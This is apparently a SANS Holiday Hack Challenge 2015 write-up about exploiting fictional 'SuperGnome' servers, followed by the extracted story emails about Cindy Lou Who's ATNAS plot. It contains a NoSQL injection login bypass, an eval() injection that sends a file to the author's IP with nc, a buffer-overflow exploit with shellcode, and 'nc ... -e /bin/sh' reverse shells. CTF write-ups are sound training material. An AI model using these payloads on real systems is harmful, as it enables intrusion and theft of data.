
My initial attempt was to run the attack with no username assuming that the first username in the DB would be the admin user. However this yielded a successful login as the account "user" I went back to the firmware to confirm that user is the first user in the gnome.0 MongoDB. I

modified the statement to define myself as the admin user and I was able to gain access and get a valid admin session cookie. From their it was a simple matter of downloading the files from the Files directory on the web server.

The screenshot shows a browser-based penetration testing interface. The left pane, titled "Request", displays an HTTP POST request to "http://52.64.191.71:8080/HTTP/1.1". The body of the request contains JSON data: {"username": "admin", "password": {"\$gt": ""}}. The right pane, titled "Response", shows the server's response: "HTTP/1.1 200 OK" with various headers and a JSON response body containing user information and session details.

Initial assumption was first user would be admin so used \$gt in json for username. This failed and returned the account "user" so defined the admin user assuming the password was changed but not the account name. Using this approach I was able to login as admin

The Gnome serial number in the gnome.conf file for SG-03 is THX1138.



```
gnome.conf
1 Gnome Serial Number: THX1138
2 Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
3 Allow new subordinates?: YES
4 Camera monitoring?: YES
5 Audio monitoring?: YES
6 Camera update rate: 60min
7 Gnome mode: SuperGnome
8 Gnome name: SG-03
9 Allow file uploads?: YES
10 Allowed file formats: .png
11 Allowed file size: 512kb
12 Files directory: /gnome/www/files/
```

SuperGnome 04 Exploitation

SG-04 was exploited by taken advantage of the “postproc” image processing system on the File Upload page of the SuperGnome. The postproc service uses the eval() statement. I was able to take advantage of this to inject a crafted json statement that permitted me access to file systems, directories, and ultimately permitted a reverse shell by executing a nc connect command.

To grab the gnome.conf file I modified the postproc statement to require file system access and read the file gnome.conf:

```
postproc(res.end(require('fs').readFileSync('files/gnome.conf')), "timestamp,file")
```

Getting the other files was a bit more complex. The web server was sending larger files in chunks and I was getting a disconnect when trying to grab the entire file using this method. So I modified my attack to convince the server to connect to me remotely with a remote shell so that I could extract the file directly from shell.

In this case I started a netcat listener on port 8888 with the instruction to feed the results to a new file. I then sent the SSJS injection attacking the postproc statement again since it uses the eval() statement. This time the syntax was:

```
postproc(require('child_process').exec('nc [my public IP] 8888 < files/factory_cam_4.zip'), "timestamp", file)
```

The terminal window shows a netcat listener on port 8888, receiving a connection from ec2-52-192-152-132.ap-northeast-1.compute.amazonaws.com [52.192.152.132] 38108. The browser window shows a page with a large amount of obfuscated JavaScript code, which is the injected payload.

The Gnome serial number in the gnome.conf file for SG-04 is BU22_1729_2716057.

The terminal window displays the contents of the gnome-SG-04.conf file, which includes the Gnome Serial Number (line 1) and other configuration settings (lines 2-12).

```

1 Gnome Serial Number: BU22_1729_2716057
2 Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
3 Allow new subordinates?: YES
4 Camera monitoring?: YES
5 Audio monitoring?: YES
6 Camera update rate: 60min
7 Gnome mode: SuperGnome
8 Gnome name: SG-04
9 Allow file uploads?: YES
10 Allowed file formats: .png
11 Allowed file size: 512kb
12 Files directory: /gnome/www/files/

```

SuperGnome 05 Exploitation

SG-05 was exploited by taking advantage of a buffer overflow vulnerability in a Hidden Command option of the server monitoring service running on port 4242 of the SuperGome. A copy of the compiled file was available in the firmware file provided by Jessica. Additionally an uncompiled version of the application was available on all of the SuperGnomes in the sgnet.zip file.

Analysis of the uncompiled sgstatd.c file indicated that the character X (88) would open a "Hidden Command" option. I manually fed characters into the option until I could create what appeared to be a crash in the application. This occurred after 200 characters.

With this information I launched the application locally with GDB and monitored for any errors or overflowed registers.

I found that the term Canary Not Repaired occurred after 105 characters. So I went back to analyzing the uncompiled application until I found what appeared to be a static canary of \xe4\xff\xff\xe4.

I wrote sent my overflow and canary into the application like so:

```
$perl -e 'print "X" x (105). "\xe4\xff\xff\xe4"' | nc 127.0.0.1 4242
```

At this point the canary appeared to be repaired so I continued to attempt the overflow until I was able to see my junk characters in the EIP. At this point I took some time to learn more about bypassing ASLR protections. I used a ROPgadget tool (<https://github.com/JonathanSalwan/ROPgadget>) to identify the jump esp address of 0x0804936b. At this point I almost had a working exploit. With the assistance of metasploit's payload generator I was able to develop the needed shellcode to create a reverse tcp shell connection.

It took a lot of trial and error but eventually I developed the following exploit:

```
perl -e 'print "X" x(105) . "\xe4\xff\xff\xe4" . "\x90" x(4) . "\x6b\x93\x04\x08" > vuln
--overflow-- -----canary---- --junknops-- —jmpESPadd---'

perl -e 'print "\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80\x93\x59\xb0\x3\xcd
\x80\x49\x79\xf9\*public ip removed*\x68\x02\x00\x22\xb8\x89\xe1\xb0\x66\x50\x51\x53\xb3\x03\x89\xe1\xcd
\x80\x52\x68\x2\x2\x73\x68\x68\x2\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xb0\x0\xcd\x80" > shell code'
```

Finally I launched my attack. I opened a nc listener on port 8888 and sent the following command to the SuperGnome:

```
cat vuln shellcode | nc 54.233.105.81 4242
```

This resulted in a short remote connection with the SuperGnome if I sent a forced quit (Ctrl + C) after “Hidden command detected!” printed across the screen. I was not able to interact with the provided shell, or so I thought.

After some additional trial and error I found that I could send a command into the remote shell to create an interactive shell on an additional netcat listening port.

Ultimately it took two nc listeners for me to create an interactive remote shell connection.

Here is how I did it:

```
terminal 1
localhost: nc -vv -l -p 8888
```

```
terminal 2
localhost: nc -vv -l -p 8565
```

```
terminal3
localhost: cat vuln shellcode | nc 54.233.105.81 4242
kill the session (CTRL +C) once "Hidden Command Detected" appears
```

On the connection from 54.233.105.81 (terminal 1) in first 10 seconds

```
nc [my public IP] 8565 -e /bin/sh;
```

This created a persistent reverse shell to me on port 8565

To move files

terminal 4 (new terminal)

```
nc -vv -l -p 5678 > [filename to receive]
```

terminal 2

in the shell

```
nc -w 3 [my public ip] 5678 < /gnome/www/files/[filename to send]
```

Evidence

I left a christmas card in the /tmp directory

```
/tmp/[REDACTED]_stopped_in_for_some_egg_nog
```

```
root@kali:~/Desktop# cat vuln shellcode | nc 54.233.105.81 4242
Welcome to the SuperGNOME Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users

Hidden command detected!


Enter a short message to share with GnomeNet (please allow 10 seconds) =>
This function is protected!
^C

File Edit View Search Terminal Help
root@kali:~# nc -vv -l -p 8888
listening on [any] 8888 ...
connect to [10.0.0.16] from ec2-54-233-105-81.sa-east-1.compute.amazonaws.com [54.233.105.81] 39581
nc :           | 8565 -e /bin/sh;

File Edit View Search Terminal Help
nc -e /gnome/www/files/factory_image_5.zip | 94 5678
nc -e /gnome/www/files/factory_image_5.zip | 94 5678
nc -e /gnome/www/files/factory_cam_5.zip | 5678
nc -e /gnome/www/files/factory_cam_5.zip | 5678;
nc -e /gnome/www/files/factory_cam_5.zip | 5678;
cat /gnome/www/files/factory_cam_5.zip | nc | 5678;
cat /gnome/www/files/factory_cam_5.zip | nc | 5678;
nc -w 3 | 5678 < /gnome/www/files/factory_cam_5.zip
nc -w 3 | 5678 < /gnome/www/files/20151215161015.zip
nc -w 3 | 5678 < /gnome/www/files/gnome.conf
nc -w 3 | 5678 < /gnome/www/files/gnome.conf
ls;
uid;
uname;
Linux
uname -a
Linux sg5 3.13.0-48-generic #80-Ubuntu SMP Thu Mar 12 11:16:15 UTC 2015 x86_64 x86_64 GNU/Linux
```

```
root@kali:~# nc -vv -l -p 5678 > image5.zip
listening on [any] 5678 ...
connect to [10.0.0.16] from ec2-54-233-105-81.sa-east-1.compute.amazonaws.com [54.233.105.81] 54462
sent 0, rcvd 1141589
root@kali:~# nc -vv -l -p 5678 > 20151215161015.zip
listening on [any] 5678 ...
connect to [10.0.0.16] from ec2-54-233-105-81.sa-east-1.compute.amazonaws.com [54.233.105.81] 54463
sent 0, rcvd 3748
root@kali:~# nc -vv -l -p 5678 > gnome.conf
listening on [any] 5678 ...
connect to [10.0.0.16] from ec2-54-233-105-81.sa-east-1.compute.amazonaws.com [54.233.105.81] 54464
sent 0, rcvd 342
root@kali:~# nc -vv -l -p 5678 > gnome.conf
listening on [any] 5678 ...
^C sent 0, rcvd 0
root@kali:~# nc -vv -l -p 5678 > gnome.conf
listening on [any] 5678 ...
connect to [10.0.0.16] from ec2-54-233-105-81.sa-east-1.compute.amazonaws.com [54.233.105.81] 54467
sent 0, rcvd 342
```

The Gnome serial number in the gnome.conf file for SG-05 is 4CKL3R43V4.



```
gnome.conf.txt *  
1 |Gnome Serial Number: 4CKL3R43V4  
2 |Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg  
3 |Allow new subordinates?: YES  
4 |Camera monitoring?: YES  
5 |Audio monitoring?: YES  
6 |Camera update rate: 60min  
7 |Gnome mode: SuperGnome  
8 |Gnome name: SG-05  
9 |Allow file uploads?: YES  
10 |Allowed file formats: .png  
11 |Allowed file size: 512kb  
12 |Files directory: /gnome/www/files/
```

Question 9 - Based on evidence you recover from the SuperGnomes' packet capture ZIP files and any staticky images you find, what is the nefarious plot of ATNAS Corporation?

Each server contained similar files in the /gnome/www/files/ directory. The servers each contain a

- gnome.conf file containing the serial number of each server
- zip file containing the packet capture of an email
- zip file containing a staticky image
- sniffer hit list text file containing key words
- zip file containing the sgnet and sgstatd uncompiled application

The email messages contained the majority of the plot and the reasoning behind the plot. After analyzing the cap files I extracted the following image and messages; note the image attachment was a simple base64 decode:

@

December 26, 2015

Message 1:

```
From: "c" <c@atnascorp.com>
To: <jojo@atnascorp.com>
Subject: GiYH Architecture
Date: Fri, 26 Dec 2014 10:10:55 -0500
Message-ID: <004301d0211e$2553aa80$6ffaff80$@atnascorp.com>
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="----=_NextPart_000_0044_01D020F4.3C7E17B0"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdEeJWBzsdvFzRGDQMGtBNs2/4xymw==
Content-Language: en-us

This is a multipart message in MIME format.

----=_NextPart_000_0044_01D020F4.3C7E17B0
Content-Type: multipart/alternative;
boundary="----=_NextPart_001_0045_01D020F4.3C7E17B0"

----=_NextPart_001_0045_01D020F4.3C7E17B0
Content-Type: text/plain;
charset="us-ascii"
Content-Transfer-Encoding: 7bit

JoJo,
```

As you know, I hired you because you are the best architect in town for a distributed surveillance system to satisfy our rather unique business requirements. We have less than a year from today to get our final plans in place. Our schedule is aggressive, but realistic.

I've sketched out the overall Gnome in Your Home architecture in the diagram attached below. Please add in protocol details and other technical specifications to complete the architectural plans.

Remember: to achieve our goal, we must have the infrastructure scale to upwards of 2 million Gnomes. Once we solidify the architecture, you'll work with the hardware team to create device specs and we'll start procuring hardware in the February 2015 timeframe.

I've also made significant progress on distribution deals with retailers.


Thoughts?

Looking forward to working with you on this project!

-C

@

Attachment to Message 1:



@

December 26, 2015

Message 2:

Subject: =?us-ascii?Q?Large_Order_-_Immediate_Attention_Required?= Date: Wed, 25 Feb 2015 09:30:39 -0500 Message-ID: <005001d05107sa1323ef0\$e396bcd0\$@atnascorp.com> MIME-Version: 1.0 Content-Type: multipart/alternative; boundary="=====NextPart_000_0051_01D050DD.B85D2150" X-Mailer: Microsoft Outlook 15.0 Thread-Index: AdBRB55/YGpgHUrvt0+ViBgoKBbzw= Content-Language: en-us

This is a multipart message in MIME format.

=====NextPart_000_0051_01D050DD.B85D2150

Content-Type: text/plain; charset="us-ascii"
Content-Transfer-Encoding: 7bit

Maratha,

As a follow-up to our phone conversation, we'd like to proceed with an order of parts for our upcoming product line. We'll need two million of each of the following components:

+ Ambarella S2Lm IP Camera Processor System-on-Chip (with an ARM Cortex A9 CPU and Linux SDK)

+ ON Semiconductor AR0330: 3 MP 1/3" CMOS Digital Image Sensor

+ Atheros AR6233X Wi-Fi adapter

+ Texas Instruments TPS65053 switching power supply

+ Samsung K4B2G16460 2GB SSDR3 SDRAM

+ Samsung K9F1G08U0D 1GB NAND Flash

Given the volume of this purchase, we fully expect the 35% discount you mentioned during our phone discussion. If you cannot agree to this pricing, we'll place our order elsewhere.

We need delivery of components to begin no later than April 1, 2015, with 250,000 units coming each week, with all of them arriving no later than June 1, 2015.

Finally, as you know, this project requires the utmost secrecy. Tell NO ONE about our order, especially any nosy law enforcement authorities.

Regards,
-CW

@

December 26, 2015

Message 3:

My Burgling Friends,

Our long-running plan is nearly complete, and I'm writing to share the date when your thieving will commence! On the morning of December 24, 2015, each individual burglar on this email list will receive a detailed itinerary of specific houses and an inventory of items to steal from each house, along with still photos of where to locate each item. The message will also include a specific path optimized for you to hit your assigned houses quickly and efficiently the night of December 24, 2015 after dark.

Further, we've selected the items to steal based on a detailed analysis of what commands the highest prices on the hot-items open market. I caution you - steal only the items included on the list. DO NOT waste time grabbing anything else from a house. There's no sense whatsoever grabbing crumbs too small for a mouse!

As to the details of the plan, remember to wear the Santa suit we provided you, and bring the extra large bag for all your stolen goods.

If any children observe you in their houses that night, remember to tell them that you are actually "Santy Claus", and that you need to send the specific items you are taking to your workshop for repair. Describe it in a very friendly manner, get the child a drink of water, pat him or her on the head, and send the little moppet back to bed. Then, finish the deed, and get out of there. It's all quite simple - go to each house, grab the loot, and return it to the designated drop-off area so we can resell it. And, above all, avoid Mount Crumpit!

As we agreed, we'll split the proceeds from our sale 50-50 with each burglar.

Oh, and I've heard that many of you are asking where the name ATNAS comes from. Why, it's reverse SANTA, of course. Instead of bringing presents on Christmas, we'll be stealing them!

Thank you for your partnership in this endeavor.

|
Signed:

-CLW

President and CEO of ATNAS Corporation

@

December 26, 2015

Message 4:

Dr. O'Malley,

In your recent email, you inquired:

> When did you first notice your anxiety about the holiday season?

Anxiety is hardly the word for it. It's a deep-seated hatred, Doctor.

Before I get into details, please allow me to remind you that we operate under the strictest doctor-patient confidentiality agreement in the business. I have some very powerful lawyers whom I'd hate to invoke in the event of some leak on your part. I seek your help because you are the best psychiatrist in all of Who-ville.

To answer your question directly, as a young child (I must have been no more than two), I experienced a life-changing interaction. Very late on Christmas Eve, I was awakened to find a grotesque green Who dressed in a tattered Santa Claus outfit, standing in my barren living room, attempting to shove our holiday tree up the chimney. My senses heightened, I put on my best little-girl innocent voice and asked him what he was doing. He explained that he was "Santy Claus" and needed to send the tree for repair. I instantly knew it was a lie, but I humored the old thief so I could escape to the safety of my bed. That horrifying interaction ruined Christmas for me that year, and I was terrified of the whole holiday season throughout my teen years.

I later learned that the green Who was known as "the Grinch" and had lost his mind in the middle of a crime spree to steal Christmas presents. At the very moment of his criminal triumph, he had a pitiful change of heart and started playing all nicey-nice. What an amateur! When I became an adult, my fear of Christmas boiled into true hatred of the whole holiday season. I knew that I had to stop Christmas from coming. But how?

I vowed to finish what the Grinch had started, but to do it at a far larger scale. Using the latest technology and a distributed channel of burglars, we'd rob 2 million houses, grabbing their most precious gifts, and selling them on the open market. We'll destroy Christmas as two million homes full of people all cry "BOO-HOO", and we'll turn a handy profit on the whole deal.

Is this "wrong"? I simply don't care. I bear the bitter scars of the Grinch's malfeasance, and singing a little "Fahoo Fores" isn't gonna fix that!

What is your advice, doctor?

Signed,

Cindy Lou Who

@

@

December 26, 2015

Message 5:

```
From: "Grinch" <grinch@who-villeisp.com>
To: <c@tnascorp.com>
Subject: My Apologies & Holiday Greetings
Date: Tue, 15 Dec 2015 16:09:40 -0500
Message-ID: <006d01d1377c$e9dbab0$bd993010$@who-villeisp.com>
MIME-Version: 1.0
Content-Type: multipart/alternative;
    boundary="----=_NextPart_000_006E_01D13753.01091240"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdE3f0msudtMp92uRb2ABVzNoCxYMA==
Content-Language: en-us

This is a multipart message in MIME format.

-----=_NextPart_000_006E_01D13753.01091240
Content-Type: text/plain;
    charset="us-ascii"
Content-Transfer-Encoding: 7bit

Dear Cindy Lou,

I am writing to apologize for what I did to you so long ago. I wronged you
and all the Whos down in Who-ville due to my extreme misunderstanding of
Christmas and a deep-seated hatred. I should have never lied to you, and I
should have never stolen those gifts on Christmas Eve. I realize that even
returning them on Christmas morn didn't erase my crimes completely. I seek
your forgiveness.

You see, on Mount Crumpit that fateful Christmas morning, I learned th[4 bytes
missing in capture file]at
Christmas doesn't come from a store. In fact, I discovered that Christmas
means a whole lot more!

When I returned their gifts, the Whos embraced me. They forgave. I was
stunned, and my heart grew even more. Why, they even let me carve the roast
beast! They demonstrated to me that the holiday season is, in part, about
forgiveness and love, and that's the gift that all the Whos gave to me that
morning so long ago. I honestly tear up thinking about it.

I don't expect you to forgive me, Cindy Lou. But, you have my deepest and
most sincere apologies.

And, above all, don't let my horrible actions from so long ago taint you in
any way. I understand you've grown into an amazing business leader. You
are a precious and beautiful Who, my dear. Please use your skills wisely
and to help and support your fellow Who, especially during the holidays.

I sincerely wish you a holiday season full of kindness and warmth,
```

--The Grinch

Fuzzy Image analysis

A section of the SuperGnome websites named GnomeNET contains what appears to be a technical messaging system. Perhaps this is a part of the Hidden Command found on SuperGnome 05. The GnomeNet text indicates that there is a problem with images from gnomes that have the same name. A copy of each failing Factory Test Camera was stored on their respective servers. Additionally an image named camera_feed_overlap.png was made available on SuperGnome 01. The final technical analysis on GnomeNet seems to indicate that the images are being XOR'd together. While traversing directories on SuperGnome 04 I noted that ImageMagick-6.7.7 existed in the /usr/share directory. I took this as a hint to look for ways to use ImageMagick to XOR images. I came up with the following command after some research:

```
convert factory_cam_1.png camera_feed_overlap_error.png -fx "((255*u)&(255*(1-v)))||(255*(1-u))&(255*v))/255" Outfile.png
```


I ran this command first by XOR'ing image 1 and the feed error then by XOR'ing the resulting file against each additional Factory_cam image.

```
root@kali:~/Desktop/HH15/Images# convert factory_cam_1.png camera_feed_overlap_error.png -fx "((255*u)&(255*(1-v)))||(255*(1-u))&(255*v))/255" Outfile.png
root@kali:~/Desktop/HH15/Images# convert factory_cam_2.png Outfile.png -fx "((255*u)&(255*(1-v)))||(255*(1-u))&(255*v))/255" Outfile.png
root@kali:~/Desktop/HH15/Images# convert factory_cam_3.png Outfile.png -fx "((255*u)&(255*(1-v)))||(255*(1-u))&(255*v))/255" Outfile.png
root@kali:~/Desktop/HH15/Images# convert factory_cam_4.png Outfile.png -fx "((255*u)&(255*(1-v)))||(255*(1-u))&(255*v))/255" Outfile.png
root@kali:~/Desktop/HH15/Images# convert factory_cam_5.png Outfile.png -fx "((255*u)&(255*(1-v)))||(255*(1-u))&(255*v))/255" Outfile.png
root@kali:~/Desktop/HH15/Images#
```

The end result image and a nice portrait of our villain is below:

@ [REDACTED]

December 26, 2015



Question 10 - Who is the villain behind the nefarious plot?

Cindy Lou Who

Incident Responders Report End

I was shocked to learn of this tragic development. It would seem that Grinch Gate would still haunt me all these years later. That is when I called you to join me here in the North Pole.

"Cindy I had no way of knowing the profound negative effect that Figgy's folly would have on you. But I must implore you now my dear sweet Cindy Lou please join me to right the wrongs of that fateful Christmas and help me to spread happiness and joy to the children around the world. You have grown to be a powerful Who with a knack for technology, business, and marketing. You are just the type of person we need here to keep Christmas alive."

Cindy set down her goblet of nog and stood slowly facing the fire, her face seemed heavy with disappointment. "Santa you have given me a gift I never knew I needed. Your team of holiday hackers, I never knew such amazing beings existed much less that they would give so much of their time, experience, knowledge, and passion for security to help save Christmas. Of course I will join you Santa you and your hackers have warmed my cold heart and filled me with Christmas spirit." she replied.

"Cindy my holiday hackers embody something a great man once said 'Unless someone like you cares a whole awful lot, nothing is going to get better. It's not.' You may have heard of him, Dr. Seuss had a powerful perspective that we can all take with us on our journey." I said as we embraced.